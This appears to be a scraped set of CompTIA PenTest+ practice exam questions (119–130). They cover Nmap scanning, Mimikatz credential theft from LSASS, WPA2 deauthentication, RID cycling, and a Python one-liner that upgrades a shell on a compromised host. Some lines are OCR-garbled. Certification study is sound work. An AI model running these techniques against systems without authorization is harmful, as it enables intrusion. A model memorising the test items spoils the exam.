
Actual exam question from CompTIA's PT0-001

Question #: 119

Topic #: 1

[All PT0-001 Questions]

Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

A. SNMP brute forcing

B. ARP spoofing

C. DNS cache poisoning

D. SMTP relay

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 120

Topic #: 1

[All PT0-001 Questions]

A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability on the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Choose two.)

A. Identity and eliminate inline SQL statements from the code.

B. Identify and eliminate dynamic SQL from stored procedures.

C. Identify and sanitize all user inputs.

D. Use a whitelist approach for SQL statements.

E. Use a blacklist approach for SQL statements.

F. Identify the source of malicious input and block the IP address.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 121

Topic #: 1

[All PT0-001 Questions]

A penetration tester, who is not on the client's network. is using Nmap to scan the network for hosts that are in scope. The penetration tester is not receiving any response on the command: nmap 100.100/1/0-125

Which of the following commands would be BEST to return results?

A. nmap -Pn -sT 100.100.1.0-125

B. nmap -sF -p 100.100.1.0-125

C. nmap -sV -oA output 100.100.10-125

D. nmap 100.100.1.0-125 -T4

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 122

Topic #: 1

[All PT0-001 Questions]

For which of the following reasons does a penetration tester need to have a customer's point-of-contact information available at all times? (Choose three.)

A. To report indicators of compromise

B. To report findings that cannot be exploited

C. To report critical findings

D. To report the latest published exploits

E. To update payment information

F. To report a server that becomes unresponsive

G. To update the statement of work

H. To report a cracked password

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 123

Topic #: 1

[All PT0-001 Questions]

Joe, a penetration tester, has received basic account credentials and logged into a Windows system. To escalate his privilege, from which of the following places is he using Mimikatz to pull credentials?

A. LSASS

B. SAM database

C. Active Directory

D. Registry

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 124

Topic #: 1

[All PT0-001 Questions]

A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

A. RID cycling to enumerate users and groups

B. Pass the hash to relay credentials

C. Password brute forcing to log into the host

D. Session hijacking to impersonate a system account

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 125

Topic #: 1

[All PT0-001 Questions]

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

A. TCP SYN flood

B. SQL injection

C. XSS

D. XMAS scan

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 126

Topic #: 1

[All PT0-001 Questions]

A penetration tester runs the following from a compromised `~python -c `~ import pty;pty.spawn (`/bin/bash`) '. Which of the following actions are the tester taking?

A. Removing the Bash history

B. Upgrading the shell

C. Creating a sandbox

D. Capturing credentials

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 127

Topic #: 1

[All PT0-001 Questions]

A vulnerability scan identifies that an SSL certificate does not match the hostname; however, the client disputes the finding. Which of the following techniques can the penetration tester perform to adjudicate the validity of the findings?

A. Ensure the scanner can make outbound DNS requests.

B. Ensure the scanner is configured to perform ARP resolution.

C. Ensure the scanner is configured to analyze IP hosts.

D. Ensure the scanner has the proper plug -ins loaded.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 128

Topic #: 1

[All PT0-001 Questions]

A penetration tester is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network. The tester is monitoring the correct channel for the identified network, but has been unsuccessful in capturing a handshake. Given the scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

A. Karma attack

B. Deauthentication attack

C. Fragmentation attack

D. SSDI broadcast flood

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 129

Topic #: 1

[All PT0-001 Questions]

Which of the following is the purpose of an NDA?

A. Outlines the terms of confidentiality between both parties

B. Outlines the boundaries of which systems are authorized for testing

C. Outlines the requirements of technical testing that are allowed

D. Outlines the detailed configuration of the network

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 130

Topic #: 1

[All PT0-001 Questions]

A penetration tester has run multiple vulnerability scans against a target system. Which of the following would be unique to a credentialed scan?

A. Exploits for vulnerabilities found

B. Detailed service configurations

C. Unpatched third-party software

D. Weak access control configurations

Show Suggested Answer